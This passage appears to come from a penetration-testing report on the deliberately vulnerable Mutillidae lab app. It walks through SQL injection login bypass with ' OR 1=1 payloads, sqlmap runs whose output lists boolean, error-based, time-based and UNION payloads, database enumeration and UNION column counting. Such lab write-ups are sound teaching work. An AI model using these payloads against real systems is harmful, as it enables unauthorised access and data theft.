
Latest Version / Installation

Figure 4.48: The input that we used for SQL injection

This mean that the SQL query (Error log from the above printscreen) has the below format:

Select * FROM accounts WHERE username='pentest' AND password='pentest' AND 1=1—'

The above query is executed if all the where clauses are true (username=pentest , password=pentest , 1=1 which always is true). But when we tried to use as username, the value: pentest and password : pentest' AND 1=2—' we received the below message:



Authentication Error: Bad user name or password

Please sign-in

Dont have an account? Please register here

Figure 4.49: Evalute the password field on the Login page


With the above actions we verified that the Login page is vulnerable on the SQL injection. For this reason, we tried to login on the web application bypassing the authentication. In order to achieve this, we used the following values:

Username: [empty]

Password: ' OR 1=1--'

With above values the query that used has the following format:

Select * FROM accounts WHERE username='' and password='' OR 1=1—'



No username

' OR 1=1--'

☑ Show password

Mutillidae: Born to be Hacked

ecurity Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In Admin: admin (Monkey!)

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Figure 4.50: The input that we used on the password field

We have achieved to login as admin without provide the password.

The next page that we examined in our penetration testing is the "View your details".




View your details
Back
Please enter username and password to view account details
Name
Password
View Account Details
Dont have an account? Please register here

Figure 4.51: Evaluate the "View your details" page

With the same way as before we tried to display a database error. In order to achieve this we added the character ' on the username but the web application did not display an error but when we added the character ' on the password field we achieved to display the database error which is important for us.


View your details
Back
Please enter username and password to view account details
Name
Password
View Account Details
Dont have an account? Please register here


Error: Failure is always an option and this situation proves it	
Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='admin' AND password='''

Did you setup/reset the DB?

Figure 4.52: The SQL error that displayed on the page

This mean that password field was possible to be vulnerable on the SQL injection.

We tried the value: ' OR 1=1 –' on the password field and we received the below result:



' or 1=1--'

☑ Show password

curity Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In Admin: admin (Monkey!)

Results for admin. 17 records found.

Username=admin
Password=adminpass
Signature=Monkey!

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS


Username=samurai
Password=samurai
Signature=Carving Fools

Figure 4.53: Display the users credentials through SQL Injection attack

We have achieved to display useful information about the users (Username and passwords) without any authorization. This means that "View your details" page is vulnerable on SQL injections.

After learning that there are SQL injections available, we used the sqlmap tool to exploit them and retrieved all the data from the application database:

Firstly, we configured the Firefox browser to use a proxy server and with the help of Burp suite tool we managed to capture the request from the page “View your details”. The request was the below:



GET request to http://192.168.1.13/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details
Previous
Next
Action
Request
Response
Raw
Params
Headers
Hex
Search...
0 matches
\n
Pretty

```
GET /mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=
View+Account+Details HTTP/1.1
Host: 192.168.1.13
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.13/mutillidae/index.php?page=user-info.php
Connection: close
Cookie: showhints=0; PHPSESSID=69e5760f000814aa099a03927581ac14
Upgrade-Insecure-Requests: 1
```

Figure 4.54: Capture the GET request with Burp Suite

Then we opened a terminal on the Kali Machine and we ran the command:


>sqlmap -r /Desktop/req.txt [The req.txt file contain the above request]



```
root@KaliLinux:~/Desktop# sqlmap -r req.txt

        {1.4.7#stable}

        http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 23:56:15 /2020-12-21/
```

Figure 4.55: Execute the sqlmap with the GET request

The outcome of this command is:




```
sqlmap identified the following injection point(s) with a total of 1320 HTTP(s) requests:
---
Parameter: username (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: page=user-info.php&username=test' OR NOT 7763=7763#&password=test&user-info-php-submit-button=View Account Details

    Type: error-based
    Title: MySQL ≥ 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
    Payload: page=user-info.php&username=test' OR ROW(7934,4141)>(SELECT COUNT(*),CONCAT(0x717a787671,(SELECT (ELT(7934=7934,1))),0x716a6b7071,FLOOR(RAND(0)*2))x FROM (SELECT 6025 UNION SELECT 9000 UNION SELECT 5766 UNION SELECT 9153)a
 GROUP BY x)-- enRS&password=test&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=test' AND (SELECT 8327 FROM (SELECT(SLEEP(5)))vPaK)-- MveI&password=test&user-info-php-submit-button=View Account Details

    Type: UNION query
    Title: MySQL UNION query (NULL) - 5 columns
    Payload: page=user-info.php&username=test' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a787671,0x6b706a6755644c747042536a6d70746b6e6a52676b4344726f75626b48567268447059566a695579,0x716a6b7071),NULL#&password=test&user-info-php-submi
t-button=View Account Details

Parameter: password (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: page=user-info.php&username=test&password=test' OR NOT 2631=2631#&user-info-php-submit-button=View Account Details

    Type: error-based
    Title: MySQL ≥ 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
    Payload: page=user-info.php&username=test&password=test' OR ROW(2874,9606)>(SELECT COUNT(*),CONCAT(0x717a787671,(SELECT (ELT(2874=2874,1))),0x716a6b7071,FLOOR(RAND(0)*2))x FROM (SELECT 7581 UNION SELECT 4418 UNION SELECT 6303 UNION
 SELECT 7642)a GROUP BY x)-- pplq&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=test&password=test' AND (SELECT 9239 FROM (SELECT(SLEEP(5)))iLes)-- DwSI&user-info-php-submit-button=View Account Details

    Type: UNION query
    Title: MySQL UNION query (random number) - 5 columns
    Payload: page=user-info.php&username=test&password=test' UNION ALL SELECT 8630,8630,8630,CONCAT(0x717a787671,0x45535442595a5754436e4371434a426f5264666e596e4366674b6c65744f5256765665546e4b5057,0x716a6b7071),8630#&user-info-php-submi
t-button=View Account Details
---
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 
```

Figure 4.56: The result of sqlmap command

Which informed us that both parameters (username and password) were vulnerable.

Then we used the sqlmap tool again in order to extract all the useful information about the database. Once we have the database engine and the vulnerable fields, we used the sqlmap command to get a list of databases on the server. The command that helped us to extract the information was the following:

Sqlmap -r req.txt -p username –dbms mysql –dbs



```
root@KaliLinux:~/Desktop# sqlmap -r req.txt -p username --dbms mysql --dbs

                                {1.4.7#stable}

                                http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 00:15:18 /2020-12-22/

[00:15:18] [INFO] parsing HTTP request from 'req.txt'
[00:15:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: page=user-info.php&username=test' OR NOT 7763=7763#&password=test&user-info-php-submit-button=View Account Details

    Type: error-based
    Title: MySQL ≥ 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
    Payload: page=user-info.php&username=test' OR ROW(7934,4141)>(SELECT COUNT(*),CONCAT(0x717a787671,(SELECT (ELT(7934=7934,1))),0x716a6b7071,FLOOR(RAND(0)*2))x FROM (SELECT 6025 UNION SELECT 9000 UNION SELECT 5766 UNION SELECT 9153)a
 GROUP BY x)-- enRS&password=test&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=test' AND (SELECT 8327 FROM (SELECT(SLEEP(5)))vPaK)-- MveI&password=test&user-info-php-submit-button=View Account Details

    Type: UNION query
    Title: MySQL UNION query (NULL) - 5 columns
    Payload: page=user-info.php&username=test' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a787671,0x6b706a6755644c747042536a6d70746b6e6a52676b4344726f75626b48567268447059566a695579,0x716a6b7071),NULL#&password=test&user-info-php-submi
t-button=View Account Details
---
[00:15:18] [INFO] testing MySQL
[00:15:19] [INFO] confirming MySQL
[00:15:22] [WARNING] reflective value(s) found and filtering out
[00:15:24] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.0
[00:15:26] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[00:15:26] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.13'

[*] ending @ 00:15:26 /2020-12-22/

root@KaliLinux:~/Desktop#
```


Figure 4.57: Display the databases with sqlmap tool

The databases that are existed on the server are the following:

1. dvwa
2. information_schema
3. metasploit
4. mysql
5. owasp10
6. tikiwiki
7. tikiwiki195

But it was not clear which database is used from the web application, then we come back to the web application and more specifically on the page “View your details” and we tried to identify how many columns contained on the table accounts and returned on the query. We inserted the following values sequentially on the username field in order to not received an error.

- ‘ UNION select 1 -- -‘



View your details

Please enter username and password to view account details

Name

Password

Dont have an account? Please register here


Error: Failure is always an option and this situation proves it	
Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: The used SELECT statements have a different number of columns
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='' UNION select 1 -- -'' AND password=''

Did you setup/reset the DB?

Figure 4.58: Error sql error for 1 parameter

The query did not return 1 argument!

- ‘ UNION select 1,2 -- -‘



Please enter username and password to view account details

Name

Password

Dont have an account? Please register here


Error: Failure is always an option and this situation proves it	
Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: The used SELECT statements have a different number of columns
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='' UNION select 1,2 -- -'' AND password=''

Did you setup/reset the DB?

Figure 4.59: Error sql error for 2 parameters

The query did not return 2 argument!

- ‘ UNION select 1,2,3 -- -‘



Please enter username and password to view account details

Name

Password

Dont have an account? Please register here


Error: Failure is always an option and this situation proves it	
Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: The used SELECT statements have a different number of columns
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='' UNION select 1,2,3 -- -'' AND password=''

Did you setup/reset the DB?

Figure 4.60: Error sql error for 3 parameters

The query did not return 3 argument!

- ‘ UNION select 1,2,3,4 -- -‘



Please enter username and password to view account details

Name

Password

Dont have an account? Please register here


Error: Failure is always an option and this situation proves it	
Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: The used SELECT statements have a different number of columns
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='' UNION select 1,2,3,4 -- -'' AND password=''

Did you setup/reset the DB?

Figure 4.61: Error sql error for 4 parameters

The query did not return 4 argument!

- ‘ UNION select 1,2,3,4,5 -- -‘


View your details
Back
Please enter username and password to view account details
Name
Password
View Account Details
Dont have an account? Please register here


Results for . 1 records found.

```
Username=2
Password=3
Signature=4
```

Figure 4.62: Successful SQL command with 5 parameters

Nevertheless, with 5 arguments we did not receive an error that means that the query return 5 arguments and the account table have 5 columns.

- ‘ UNION select 1,2,3,4,5,6 -- -‘



View your details
Back
Please enter username and password to view account details
Name
Password
View Account Details
Dont have an account? Please register here

Error: Failure is always an option and this situation proves it	
Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: The used SELECT statements have a different number of columns
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='' UNION select 1,2,3,4,5,6 -- -'' AND password=''
Did you setup/reset the DB?	

Figure 4.63: Error sql error for 6 parameters

